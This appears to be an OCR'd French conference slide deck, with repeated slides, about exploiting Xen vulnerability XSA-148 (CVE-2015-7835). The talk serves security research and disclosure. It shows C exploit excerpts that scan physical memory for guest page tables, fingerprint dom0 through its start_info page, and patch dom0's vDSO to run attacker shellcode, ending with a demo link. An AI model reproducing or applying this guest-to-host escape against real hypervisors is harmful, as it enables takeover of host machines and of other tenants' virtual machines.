
XSA-148 - CVE-2015-7835

Vulnérabilité




XSA-148 - CVE-2015-7835

Vulnérabilité



XSA-148 - CVE-2015-7835

Vulnérabilité



XSA-148 - CVE-2015-7835

Vulnérabilité

WIN

Plan

Xen

XSA-148 - CVE-2015-7835

Exploitation

Exploitation

Trouver des PGD

Trouver des PGD :

- Xen mappe des données communes dans chaque PV guest
  - les entrées 261 et 262 du PGD sont les mêmes pour chaque guest
- On cherche un Linux : les adresses du kernel sont en 0xFFFFF...
  - les entrées 510 et 511 du PGD sont utilisées

Exploitation

Trouver des PGD

```
457  for(page=0; page<MAX_MFN; page++)
458  {
459          dump_page_buff(page, buff);
460          if(current_tab[261] == my_pgd[261] &&
461             current_tab[262] == my_pgd[262] &&
462             current_tab[511] != 0 &&
463             current_tab[510] != 0 &&
464             __mfn(my_pgd) != page)
465          {
```

Exploitation

Dom0 ou pas ?

Xen se charge de l'initialisation du PGD :

- la structure `struct start_info` est mappée dans chaque guest
- elle commence au début d'une page
- elle contient :
  - `start_info.magic` : xen-3.0-x86
  - `start_info.flags` : différents flags, dont `SIF_INITDOMAIN`

Exploitation

Dom0 ou pas ?

Xen se charge de l'initialisation du PGD :

- la structure `struct start_info` est mappée dans chaque guest
- elle commence au début d'une page
- elle contient :
  - `start_info.magic` : xen-3.0-x86
  - `start_info.flags` : différents flags, dont `SIF_INITDOMAIN`

Très facile à fingerprinter et contient l'information qu'on cherche ...

Exploitation

Dom0 ou pas ?

```
466   tmp = find_start_info_into_L4(page, (pgd_t*) buff);
467   if(tmp != 0)
468   {
469           // we find a valid start_info page
470           DEBUG("start_info page : 0x%x", tmp);
471           dump_page_buff(tmp, buff);
472
473           if(start_f->flags & SIF_INITDOMAIN)
474           {
475                   DEBUG("dom0!");
```

Exploitation

vDSO

Exploitation

vDSO

vDSO :

- virtual dynamic shared object
- mappé dans tous les processus par le kernel
- utilisé pour des raisons de performances de certains syscall : `gettimeofday`, `getcpu`, ...

Exploitation

vDSO

vDSO :

- virtual dynamic shared object
- mappé dans tous les processus par le kernel
- utilisé pour des raisons de performances de certains syscall : `gettimeofday`, `getcpu`, ...

On patch le vDSO pour qu'il appelle notre shellcode !

Exploitation

vDSO

```
475             DEBUG("dom0!");
476             dump_page_buff(page, buff);
477             tmp = find_vdso_into_L4(page, (pgd_t*) buff);
478
479             if(tmp != 0)
480             {
481                     DEBUG("dom0 vdso : 0x%x", tmp);
482                     patch_vdso(tmp);
483                     DEBUG("patch.");
484                     break;
485             }
```

DÉMO !

https://asciinema.org/a/cwm26vzbjqx0d3eseic51igho

Questions ?

Merci à Gab pour son aide !